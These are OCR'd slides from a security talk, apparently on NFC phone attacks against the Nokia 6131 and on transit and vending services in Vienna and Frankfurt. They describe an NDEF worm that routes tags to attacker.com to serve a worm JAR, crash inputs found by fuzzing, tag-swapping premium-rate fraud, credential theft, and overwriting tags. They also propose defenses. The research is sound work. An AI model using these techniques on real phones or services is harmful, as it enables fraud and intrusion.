


Download sets cookie. If cookie is: set only redirect to original address.


SIT

NDEF Worm: Infect Tag

Step 1) Touch URI tag (no SmartPoster) … worm launches



Step 2) Tag infected, open original URL stored on tag



NDEF Worm: Server Side

- Original tag, URI Record only
  - URL: “http://www.slashdot.com”
- Infected tag, SmartPoster
  - Title: “http://www.slashdot.com\r\r\r\r\r\r.”
  - URL: “http://attacker.com/?url=http%3a%2f%2fwww.slashdot.com”
- Server answer either:
  - Worm-JAR + cookie OR
  - Redirect to original URL from parameter

NDEF Fuzzing

- Quick sweep, just wanted to try it
- Setup
  - My NDEF library and NDEF writer tool
  - RFID reader/writer (I used a USB CardMan 5321)
  - Mifare 1k/4k tags
- Target: Nokia 6131 NFC
  - V05.12, 19-09-07, RM-216

Fuzzing Results

- NDEF Record
  - Payload length field (0xFFFFFFFF) crashes phone
- NDEF URI 'U' (well known type = 0x01)
  - “Tel:”<exactly 124 numbers> crashes phone
    - Shorter no. is accepted, longer no. produces an error
    - Best guess: off-by-one
  - Same result with “SMS:”
    - Same “phone” application handles both URIs?

Fuzzing Results cont.


- Fuzzing using tags is hard work
  - Tag: on writer, to phone and back (no automation)
- Phone switches off after 4 crashes in a row
  - Some kind of self-protection?
- Symbian Series 40 not very interesting
  - No known code injection technique
- This will be interesting for other phone OSes
  - Code injection via RFID/NFC anyone?

NFC Services

- Small survey to find vulnerable services
  - Places: Vienna Austria and Frankfurt/M. Germany
- Most services use default phone features
  - User doesn't need to install an extra application
- All services use Mifare Classic 1k for their tags
- Conducted survey with just the NFC phone
  - Data analysis on desktop of course

Wiener Linien

- NFC Ticketing for inner city Vienna Austria
  - SMS-based (request and receive ticket via SMS)



Wiener Linien cont.


- Tags are read-only
  - Including unused sectors
- Tag attack (sticky tag, discussed later)
  - Use Nokia 6131 spoofing attack to replace actual phone number with “bad” (premium rate) number
- User will trust tag because it **worked** before
  - Maybe spoofing is not even required

Wiener Linien cont.

- Tags are read-only
  - Including unused sectors
- Tag attack (sticky tag, discussed later)
  - Use Nokia 6131 spoofing attack to replace actual phone number with “bad” (premium rate) number
  - Got a 3 Euro ring tone instead of your metro ticket?
- User will trust tag because it **worked** before
  - Maybe spoofing is not even required

Selecta Vending Machine

- Mobile phone payment via SMS (Vienna)
  - Payment via phone bill (SMS ties customer to machine and transaction)




Selecta Vending Machine cont.

- Tags are read-only (including unused sectors)
- Malicious tag attack, but…
- Can be abused to cash out anonymously
  - Make tags pointing to vending machine A and stick them on machine B, C, D, …
  - Wait at machine A and pull out your free snack
  - (I haven't actually tried this, I swear!)

Vienna ÖBB Handy-Ticket

- Train e-ticketing system



Vienna ÖBB Handy-Ticket cont.

- Tags are read-only (including unused sectors)
- Tag points to website:
  - http://live.a1.net/oebbticket?start=Wien%20Mitte&n=2
- Malicious tag attack (man-in-the-middle via proxy)
  - Steal user credentials
  - User tracking (station is encoded into URL)
  - Inject trojan JAR (auto install bug in Nokia 6131 NFC)
- System seems to be inactive at the moment
  - Never activated or maybe tied to specific carrier (A1)?

RMV Handy Ticket (ConTags)

- Is the e-ticketing system of the Frankfurt area public transport system
- **Requires application install**
- NFC is a non essential part of the system
  - It just selects the train station for you
- Looks boring but has some interesting parts…

RMV ConTags

- Contain two NDEF Records
  - RMV custom record, contains:
    - TNF: 0x04 (urn:nfc:ext:)
    - Type: *rmv.de:hst*
    - Numeric Station ID
    - Station Name
    - Public key signature of custom and URI Record
  - URI Record pointing to time table for that station
    - Only URI is “seen” by the phone if Handy-Ticket app. is not installed

RMV Custom Record

- Record size is variable
  - Bytes 0,1,7 are fixed to 0x01,0x05,0x02
  - Bytes[2,3,4] ⇨ numeric Station ID
    - ID = B[2] * 0x10000 + B[3] * 8 + B[4]
  - Bytes[5,6] ⇨ some number (unknown)
  - Byte[8] is station name length, name follows
  - Byte [8 + station name length] is fixed to 0x03
  - Next byte is length of pub-key signature, sig. follows

RMV ConTag Example

- Tag is from: *Frankfurt/Main Konstablerwache*
  - Total Size: 214 bytes
- Custom Record (154 bytes payload)
  - Station ID: 3000510
  - Name: Konstablerwache
- URI Record (43 bytes payload)
  - http://wap.rmv.de/mobil/tag/request.do?id=3000510

Closer look at the ConTag

- Tags are not truly read-only
  - Read: KeyA (default NDEF key)
  - Write: KeyB (secret)
  - Attack ⇨ break secret B key and overwrite tag
- Tag data area is not locked
  - Unused sectors are left in manufacturer mode
  - Attack ⇨ change key (no updates possible: denial-of-service)

Tag Attacks

- Stick a “bad” tag on top of “good” tag
  - Use tinfoil for shielding off original tag
  - Use RFID-Zapper [8] to fry original tag
  - Sticky paper tag is ~1,20€ (in low quantities) [7]
- Replace original “good” tag with “bad” tag
- Hijack tag of service provider
  - Break write key and overwrite with malicious data
  - Ultimate user trust!

Attack Tags

⇦ Use tinfoil to shield off original tag.

Signed Tags

- [11] suggests signing URLs stored on tag in order to prevent attacks
  - Special PKI for NFC?
- RMV ConTag makes use of signed data but neglects possibility of replay
  - Tag data can be copied and written to other tag, signature still valid
  - In this specific case not a real problem

Prevent Easy Cloning of Tags

- Signing only the data still allows cloning a tag
- Possible better solution
  - Include the **tag type** and tag **UID** in the signature calculation ⇨ tags cannot be cloned easily
    - Possibly only until there is a cheap 13.56 Mhz tag that can emulate tag types and allows changing the UID
  - JSR-257 NDEF push doesn't contain UID for now

Notes from the Lab

- No UID spoofing with the Nokia 6131 NFC
  - Can't set UID in Card Emulation mode
  - I know you all wished this was possible!
- Tags are not “formatted” by the phone when storing a new NDEF message
  - Only uses space needed by new message
  - Parts of old data are easily readable
  - ⇨ Wipe tags before passing them to strangers

Nokia Bluetooth Imaging Tag

- Send selected picture to Bluetooth device
  - Destination MAC address stored in tag
- Activates Bluetooth if disabled
- *Cheap Man-in-the-middle attack*
  - Change MAC address on USB Bluetooth adapter
  - Modify or replace tag to point to attacker
  - ⇨ Receive image and forward to actual destination
- **Just don't use in public place!**

NFC Phones for the RFID Guys

- JSR-257 and Nokia extensions allow relative low level access to various tag types
  - See my tools: BtNfcAdpaterRAW or MfStt
- Phone or Phone + PDA is much more portable than your USB/serial RFID reader and laptop
- Easy field research without looking too suspicious

Conclusions

- Found some bugs in common NFC phone
  - Bugs are trivial but can be exploited since current services are trivial too
- NFC phones can be attacked in multiple ways
  - Phishing, malware, worms, denial-of-service, ...
- Passive tags are primary vector for attacks
  - Maybe make tags tamper proof?
  - Use NFC point-to-point mode (active components on both sides; but these are more expensive)

Conclusions cont.

- Provided basis for further research
  - Published tag data samples from survey
  - Tools released with source code
- Users of early NFC services need to watch out!
  - Basically need to check content of tag every time

Future Work

- Analyze other NFC mobile phones
  - Feel free to contact me about this!
- Card emulation and secure element
  - Haven't touched this yet
- Explore new services...
  - Any tips are welcome!

Q & A

Thank you for your time.

Any Questions?

References

[1] http://www.mulliner.org/nfc/ (NFC Security Tools)
[2] http://www.nfc-forum.org (NFC-Forum)
[3] http://europe.nokia.com/A4307094 (Nokia 6131 NFC)
[4] http://www.rmv.de/coremedia/generator/RMV/Tarife/RMVHandyTicket
[5] http://www.forum.nokia.com/main/resources/technologies/nfc/ (Nokia NFC SDK)
[6] http://www.openpcd.org/openpicc.0.html (Sniffing RFID)
[7] http://www.quio.de/Karten/papieretiketten_13.56/papieretiketten_13.56.html (RFID Tag Shop)
[8] http://events.ccc.de/congress/2005/static/r/f/i/RFID-Zapper(EN)_77f3.html (RFID-Zapper)
[9] http://events.iaik.tugraz.at/RFIDSec06/Program/papers/002%20-%20Security%20in%20NFC.pdf
[10] http://prisms.cs.umass.edu/~kevinfu/papers/RFID-CC-manuscript.pdf
[11] http://doi.ieeecomputersociety.org/10.1109/ARES.2008.105
[12] http://rfidiot.org/ (Copying RFID Credit Cards – ChAP.py)
[13] http://www.cs.virginia.edu/~evans/pubs/usenix08/usenix08.pdf (Mifare CRYPTO1 broken)
[14] http://www.nfc.at/ (NFC in Austria)